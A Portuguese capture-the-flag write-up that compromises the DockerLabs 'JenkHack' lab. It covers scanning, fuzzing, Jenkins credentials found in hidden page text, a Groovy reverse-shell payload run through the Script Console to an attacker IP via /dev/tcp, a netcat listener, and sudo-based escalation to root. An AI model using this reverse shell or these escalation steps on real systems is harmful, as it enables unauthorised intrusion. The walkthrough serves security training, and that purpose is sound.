

## MÁQUINA JENKHACK



Para utilizar esta máquina debemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página <https://dockerlabs.es/>

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.



```
(root@soja)-[~/dockerlabs/maq.facil/maq.jenkhack]
# nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5 -n -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-04 18:08 -03
Nmap scan report for 172.17.0.2
Host is up (0.000043s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Hacker Nexus - jenkhack.h
443/tcp    open  ssl/http Jetty 10.0.13
|_tls-alpn:
|_ http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
|_Not valid before: 2024-09-01T12:00:45
|_Not valid after: 2025-09-01T12:00:45
|_http-server-header: Jetty(10.0.13)
8080/tcp   open  http     Jetty 10.0.13
|_http-server-header: Jetty(10.0.13)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-robots.txt: 1 disallowed entry
|_/
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```


**Temos 4 portas abertas: 80, 443 e 8080**

**80/tcp open http Apache httpd 2.4.58**

**443/tcp open ssl/http Jetty 10.0.13**

**8080/tcp open http Jetty 10.0.13**

**Vamos entrar na porta 80: <http://172.17.0.2/>**



porta 443: <http://172.17.0.2:443/>

## Bad Request

Your browser sent a request that this server could not understand.  
Reason: You're speaking plain HTTP to an SSL-enabled server port.  
Instead use the HTTPS scheme to access this URL, please.

*Apache/2.4.58 (Ubuntu) Server at jenkhack.hl Port 80*

porta 8080: <http://172.17.0.2:8080/login?from=%2F>



Bem-vindo ao Jenkins!

☐ Mantenha-me conectado

Entrar

whatweb <http://172.17.0.2:8080>

Podemos ver que a versão do **jenkins 2.401.2**

```
(root@soja)-[~/dockerlabs/maq.facil/5maq.jenkhack]
# whatweb http://172.17.0.2:8080
http://172.17.0.2:8080 [403 Forbidden] Cookies[JSESSIONID.4e98375d], Country[RESERVED][ZZ], HTTPServer[Jetty(10.0.13)], HttpOnly[JSESSIONID.4e98375d], IP[172.17.0.2], Jenkins[2.401.2], Jetty[10.0.13], Meta-Refresh-Redirect[/login?from=%2F], Script, UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session]
http://172.17.0.2:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.4e98375d], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(10.0.13)], HttpOnly[JSESSIONID.4e98375d], IP[172.17.0.2], Jenkins[2.401.2], Jetty[10.0.13], PasswordField[j_password], Title[Sign in [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```

Vamos fazer um **fuzzing** para ver se tem pastas ocultas, com a ferramenta **gobuster**.

**gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py**

```
(root@soja)~[~/dockerlabs/maq.facil/maq.jenkhack]
# gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .txt,.php,.py,.html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,py,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 3515]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/javascript (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102795 / 1102800 (100.00%)

Finished
```

**Vamos fazer um fuzzing na porta 8080:**

**`gobuster dir -u http://172.17.0.2:8080 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50 -b 403`**

```
(root@soja)-[~/dockerlabs/maq.facil/maq.jenkhack]
# gobuster dir -u http://172.17.0.2:8080 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50 -b 403
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://172.17.0.2:8080
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/login (Status: 200) [Size: 1570]
/assets (Status: 302) [Size: 0] [→ http://172.17.0.2:8080/assets/]
/logout (Status: 302) [Size: 0] [→ http://172.17.0.2:8080/]
/error (Status: 400) [Size: 6895]
Progress: 8020 / 220560 (3.64%) [ERROR] Get "http://172.17.0.2:8080/signup": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/oops (Status: 200) [Size: 7126]
/cli (Status: 302) [Size: 0] [→ http://172.17.0.2:8080/cli/]
/web-inf (Status: 404) [Size: 448]
Progress: 220559 / 220560 (100.00%)
```

Finished

**Voltamos para ver o código fonte da página e temos possível usuário e senha: view-source:**<http://172.17.0.2/>

**usuário: jenkins-admin**

**senha: cassandra**



```
view-source:http://172.17.0.2/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

8 </header>
9 <body>
10 <header>
11 <div class="container">
12 <h1>Welcome to the <span class="highlight">Hacker Nexus</span></h1>
13 <p>Your gateway to a new realm of technology and security.</p>
14 </div>
15 </header>
16
17 <main>
18 <section class="hero">
19 <div class="hero-content">
20 <h2>Unleash the Power of Cyber Intelligence</h2>
21 <p>Discover tools, insights, and strategies to enhance your digital security.</p>
22
23 <br>
24 <a href="#services" class="btn-primary">Explore Now</a>
25 </div>
26 </section>
27
28 <section class="services" id="services">
29 <h2>Our Services</h2>
30 <div class="service-grid">
31 <div class="service-item">
32 
33 <h3>Advanced <span class="highlight">Admin Tools</span></h3>
34 <p>Manage your systems efficiently with our comprehensive tools.</p>
35 <p><em>Explore how <span class="hidden">jenkins-admin</span> can optimize your workflows.</em></p>
36 </div>
37 <div class="service-item">
38 
39 <h3>Database Management</h3>
40 <p>Secure and manage your databases with cutting-edge solutions.</p>
41 <p><em>Learn more about <span class="hidden">cassandra</span> for advanced data management.</em></p>
42 </div>
43 <div class="service-item">
44 
45 <h3>Exclusive <span class="highlight">Hacking Tools</span></h3>
46 <p>Access a suite of tools designed for professionals and enthusiasts alike.</p>
47 <p><em>Visit <span class="hidden">jenkhack.hl</span> for unique insights and tools.</em></p>
48 </div>
49 </div>
50 </section>
51
52 <section class="features">
53 <h2>Key Features</h2>
54 <div class="feature-item">
55 <h3>Real-Time Monitoring</h3>
56 <p>Track and monitor your systems with real-time updates and alerts.</p>
57 </div>
58 <div class="feature-item">
59 <h3>Advanced Analytics</h3>
60 <p>Utilize advanced analytics to gain deep insights and make informed decisions.</p>
61 </div>
62 <div class="feature-item">
63 <h3>Custom Solutions</h3>
64 <p>Tailor our services to meet your specific needs and requirements.</p>
65 </div>
66 </div>
67 </section>
68
69 <div class="cta">
70 <h2>Join Our Community</h2>
71 <p>Stay up-to-date with the latest in cybersecurity. Join our newsletter and follow us on social media.</p>
72 <a href="#" class="btn-primary">Join Now</a>
73 </div>
74
75 <div class="footer">
76 <p>© 2024 The Hacker Nexus. All rights reserved. | Privacy Policy | Terms of Service</p>
77 </div>
78 </body>
79 </html>
```



**Bem-vindo ao Jenkins!**

jenkins-admin

••••••••

☐ Mantenha-me conectado

Entrar

**Conseguimos entrar:**

Nós viemos muito bem, a próxima coisa será procurar informações sobre como podemos obter acesso à máquina, uma vez que conseguimos fazer login. Depois de um tempo olhando para encontrar esta página que explica passo a passo para fazer:

<https://exploit-notes.hdks.org/exploit/web/jenkins-pentesting/>

\*\*\*\*\*  
 \*\*\*\*\*  
 \*\*\*\*\*

## 1. Opening Listener on Your Local Machine

```
nc -lvnp 4444
```

## 2. Login to Jenkins

Access "http://localhost:8080" in browser and login.

## 3. Click "Manage Jenkins" -> "Script Console"

## 4. Add the Payload in the Console

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash", "-c", "exec 5</dev/tcp/<Attacker_IP>/4444; cat <&5 | while read line
p.waitFor()
```

172.17.0.2:8080/manage/

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB


OffSec

Painel de controle

Gerenciar Jenkins

Você precisa de mais computadores para suas construções


### Resolução de erros



**Dados antigos**


Vasculhar arquivos de configuração para eliminar remanescentes de extensões antigas e de versões anteriores.

### Ferramentas e ações




**Recarregar configuração do disco**

Descartar todos os dados carregados na memória e recarregar tudo do sistema de arquivos. Isso é útil quando seus arquivos de configuração foram modificados diretamente no disco.




**Interface de Linha de Commando do Jenkins (CLI)**

Acesse e gerencie o Jenkins pelo shell, ou pelo seu script.



**Console de script**

Executa script arbitrário para administrar, diagnosticar ou corrigir problemas.



**Preparar para desligar**

Interrompe a execução de novas construções para que o sistema possa ser eventualmente desligado com segurança.

13/19

Painel de controle > Gerenciar Jenkins > Console de script

+ Novo tarefa

Usuários

Histórico de compilações

Gerenciar Jenkins

Minhas visões

Fila de construções

Nenhuma construção na fila.

Estado do executor de construções

1 Parado

2 Parado

### Console de script

Digite um comando [Groovy](#) script qualquer e execute-o no servidor. Útil para resolução de problemas e diagnósticos. Use o comando "println" para ver a saída (se você usa System.out, ele irá para o log do servidor, que é mais difícil de ver). Exemplo:

```
println(Jenkins.instance.pluginManager.plugins)
```

Todas as classes de todos as extensões são visíveis. jenkins.\*, jenkins.model.\*, hudson.\*, e hudson.model.\* são pré-importadas.

```
1 r = Runtime.getRuntime()
2 p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/[redacted]/4444; cat <&5 |
3 p.waitFor()
4
```

seu ip

Executar

**Antes de executar o comando, vamos deixar o netcat na escuta.**

**Temos reverse shell:**

ssh x root@soja: ~/dockerlabs/maq.facil/5maq.jenkhack x

```
(root@soja)-[~/dockerlabs/maq.facil/5maq.jenkhack]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.24] from (UNKNOWN) [172.17.0.2] 49594
whoami
jenkins
```

Fila de construções

Nenhuma construção na fila.

```
println(Jenkins.instance
Todas as classes de todos
1 r = Runtime.getRunti
2 p = r.exec(["/bin/b
3 p.waitFor()
4
```

**Temos a senha do usuário jenkhack, no entanto, esta é criptografada, para ver o texto original, vamos colar a senha na página do CyberChef:**

**<https://gchq.github.io/CyberChef/>**

```
jenkins@ebd9e15ac21c:/var/www$ ls
html  jenkhack  jenkins_2.401.2_all.deb
jenkins@ebd9e15ac21c:/var/www$ cd jenkhack/
jenkins@ebd9e15ac21c:/var/www/jenkhack$ ls
note.txt
jenkins@ebd9e15ac21c:/var/www/jenkhack$ cat note.txt

jenkhack:C1V9uBl8!'Ci*`uDfP

jenkins@ebd9e15ac21c:/var/www/jenkhack$
```

**jenkhack:C1V9uBl8!'Ci\*`uDfP**  
**senha: jenkinselmejor**

The screenshot shows the CyberChef web application. The 'Recipe' panel on the left has 'Magic' selected. The 'Input' panel on the right contains the Base64 string 'C1V9uB18!'Ci\*`uDfP|'. The 'Output' panel at the bottom shows the result 'jenkinselmejor' in the 'Result snippet' column, with a pink arrow pointing from the input to this result. The 'Properties' column lists possible languages: Slovenian, Croatian, Finnish, and Estonian.

Vamos da o comando: **su jenkhack**

```
jenkins@ebd9e15ac21c:/var/www/jenkhack$ su jenkhack
Password:
jenkhack@ebd9e15ac21c:/var/www/jenkhack$ whoami
jenkhack
jenkhack@ebd9e15ac21c:/var/www/jenkhack$
```

Vamos procurar por privilégios **sudo -l**.



```
jenhack@ebd9e15ac21c:/var/www/jenhack$ sudo -l
Matching Defaults entries for jenhack on ebd9e15ac21c:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin,
    use_pty

User jenhack may run the following commands on ebd9e15ac21c:
    (ALL : ALL) NOPASSWD: /usr/local/bin/bash
jenhack@ebd9e15ac21c:/var/www/jenhack$
```

**É um script bash simples, para que possamos modificá-lo para que, quando executarmos o bash, ele execute esse script, mas modificado por nós e dessa maneira nos tornamos root.**

**Se tentarmos modificá-lo, vemos que não temos permissão para fazê-lo, então o carregamos e criamos um que tenha o mesmo nome (IMPORTANTE) e, depois de escrevermos o script, daremos permissão para executar com o comando chmod:**

```
jenhack@ebd9e15ac21c:/opt$ rm bash.sh
jenhack@ebd9e15ac21c:/opt$ nano bash.sh
jenhack@ebd9e15ac21c:/opt$ chmod u+x bash.sh
jenhack@ebd9e15ac21c:/opt$ cat bash.sh
#!/bin/bash

/bin/bash
jenhack@ebd9e15ac21c:/opt$
```

```
jenhack@ebd9e15ac21c:/opt$ sudo /usr/local/bin/bash
Welcome to the bash application!
Running command...
root@ebd9e15ac21c:/opt# whoami
root
root@ebd9e15ac21c:/opt#
```

somos root

~~R10~~

